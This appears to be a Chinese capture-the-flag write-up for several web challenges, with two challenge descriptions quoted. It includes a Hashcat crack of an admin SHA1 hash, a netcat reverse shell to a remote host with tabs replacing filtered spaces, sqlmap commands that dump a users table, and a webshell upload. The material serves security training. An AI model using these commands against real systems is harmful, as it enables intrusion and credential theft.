

激活后就可以正常使用,发现一个账号比较独特,是管理员,而且密码在源代码中


使用Hashcat破解
.\hashcat.exe -m 100 -a 3 62054333fd85be1e8ccba447304a45ebf4123808 ?a?a?a?a?a?a?a?a?a?a -i
62054333fd85be1e8ccba447304a45ebf4123808



登录管理员后台,有一个命令执行的地方
尝试反弹shell,发现过滤空格,使用Tab键替代,nc vps 12345 -e /bin/sh
查看flag
激进的开发者
管理员的开发者是个激进的人——他喜欢尝试最新功能、最短代码、最直接的实现方式。 这种性格在代码里留下了痕迹:一个"极简"的API、几行"高效"的脚本、还有一个"为了方便"留下的后门。 这次不需要绕弯子,用你最直接的方式拿到flag。

注册一个账号,然后登录,有一个search的功能,这里存在SQL注入

使用SQLmap直接梭哈:
python sqlmap.py -r 123.txt --current-db
python sqlmap.py -r 123.txt -D webapphacking --tables
python sqlmap.py -r 123.txt -D webapphacking -T users --columns
python sqlmap.py -r 123.txt -D webapphacking -T users -C "pasword,user,name" --dump
登录管理员账号密码后,有文件上传点,上传一句话木马就可以连接查看flag了


或者使用SQL的文件读取函数,不过需要知道flag的文件位置
遗忘的调试信息
情报显示,某敌对势力的Web系统正在开发中。我们的特工在夜间潜入机房,发现系统首页还是默认状态,但开发者似乎留下了调试入口。 你的任务是找到并利用这些疏忽,渗透进系统获取最高权限,窃取其核心机密(flag)。

